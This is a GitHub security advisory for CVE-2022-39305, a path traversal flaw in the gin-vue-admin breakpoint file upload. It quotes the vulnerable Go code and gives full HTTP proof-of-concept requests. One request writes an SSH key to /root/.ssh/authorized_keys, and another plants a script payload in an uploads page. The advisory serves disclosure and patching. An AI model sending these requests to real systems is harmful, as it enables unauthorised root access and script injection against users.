The arbitrary file upload vulnerability caused by path traversal is on github.com/flipped-aurora/gin-vue-admin

Critical **piexlmax** published **GHSA-wrmq-4v4c-gxp2** on Oct 15

Package

github.com/flipped-aurora/gin-vue-admin (Go)

Affected versions	Patched versions
<2.5.4b	2.5.4b

Description

Impact

Gin-vue-admin < 2.5.4 has File upload vulnerabilities。
File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

Patches

#1249

Workarounds

#1249

References

https://github.com/flipped-aurora/gin-vue-admin


For more information

Affected source code https://github.com/flipped-aurora/gin-vue-admin/blob/main/server/utils/breakpoint_continue.go
did not check the reason for the fileMd5 and fileName parameter, Causes an arbitrary file to be read with the code on lines 55 through 68 and lines 76 through 96:


```
func makeFileContent(content []byte, fileName string, FileDir string, contentNumber int)
(string, error) {
        path := FileDir + fileName + "_" + strconv.Itoa(contentNumber)
        f, err := os.Create(path)
        if err != nil {
                return path, err
        } else {
                _, err = f.Write(content)
                if err != nil {
                        return path, err
                }
        }
        defer f.Close()
        return path, nil
}

...

func MakeFile(fileName string, FileMd5 string) (string, error) {
        rd, err := os.ReadDir(breakpointDir + FileMd5)
        if err != nil {
                return finishDir + fileName, err
        }
        _ = os.MkdirAll(finishDir, os.ModePerm)
        fd, err := os.OpenFile(finishDir+fileName, os.O_RDWR|os.O_CREATE|os.O_APPEND, 0o644)
        if err != nil {
                return finishDir + fileName, err
        }
        defer fd.Close()
        for k := range rd {
                content, _ := os.ReadFile(breakpointDir + FileMd5 + "/" + fileName + "_" +
strconv.Itoa(k))
                _, err = fd.Write(content)
                if err != nil {
                        _ = os.Remove(finishDir + fileName)
                        return finishDir + fileName, err
                }
        }
        return finishDir + fileName, nil
}
```


Upload authorized_keys POC：
Absolute path

```
POST /api/fileUploadAndDownload/breakpointContinue HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 1233
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNDg5ZjE4NTgtNzM0MC00ODJlLWI0ZDItY2FlM2QzYThhNDh
a3vCIsIkF1dGhvcml0eUlkIjo5NTI4LCJCdWZmZXJUaW1lIjo4NjQwMCwiZXhwIjoxNjY2MDU5MjUxLCJpc3MiOiJxbVBsdX
sXaZ-_EeK8AHioq9gn48OYv9ByxalYO1CorE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGNyrc8bLobNGsrrL
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileMd5"

3115a698ea3ff30e7e123fafceaf63e1
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYwKupIzXnWmhud9zxiXPY2p2kbv4pOqLAsmglFjP08TbN2bFWbw2VVpsWEdEPj1I
 duke@HIH-D-27602
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkNumber"

0
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileName"

../../../../../../../../../../../../../../../../../../../../../../../../../root/.ssh/authorized_key

------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkTotal"

1
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkMd5"

3115a698ea3ff30e7e123fafceaf63e1
------WebKitFormBoundaryGNyrc8bLobNGsrrL--
```




```
POST /api/fileUploadAndDownload/breakpointContinueFinish?
fileName=../../../../../../../../../../../../../../../../../../root/.ssh/authorized_keys&fileMd5=3115a698
 HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 0
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNDg5ZjE4NTgtNzM0MC00ODJlLWI0ZDItY2FlM2QzYThhNDh
a3vCIsIkF1dGhvcml0eUlkIjo5NTI4LCJCdWZmZXJUaW1lIjo4NjQwMCwiZXhwIjoxNjY2MDU5MjUxLCJpc3MiOiJxbVBsdX
sXaZ-_EeK8AHioq9gn48OYv9ByxalYO1CorE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```






Upload Cross Site Scripting POC：

Relative paths need to add /.. to the fileMd5 parameter to satisfy the utils.MakeFile function

```
POST /api/fileUploadAndDownload/breakpointContinue HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 823
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhkMmMa3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUiOjg2NDAwLCJleHAiOjE2NjYwNjEwMDgsImlzcyI6InFtUGx1cynUlrK0E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGNyrc8bLobNGsrrL
Origin: http://192.168.56.103:8080
```

```
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileMd5"

09740d40ce6a7304947f12c7a331280b
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream

'><script>console.log(1)</script>
'><script>alert(1)</script>
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkNumber"

0
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileName"

../../uploads/index.html
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkTotal"

1
------WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkMd5"

09740d40ce6a7304947f12c7a331280b
------WebKitFormBoundaryGNyrc8bLobNGsrrL--
```

```
POST /api/fileUploadAndDownload/breakpointContinueFinish?
fileName=../uploads/file/index.html&fileMd5=09740d40ce6a7304947f12c7a331280b/.. HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 0
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhkMmM
a3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUiOjg2NDAwLCJleHAiOjE2NjYwNjEwMDgsImlzcyI6InFtUGx1cy
nUlrK0E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



Severity

Critical

CVE ID

CVE-2022-39305

Weaknesses

CWE-22 CWE-23

Credits

eggdkk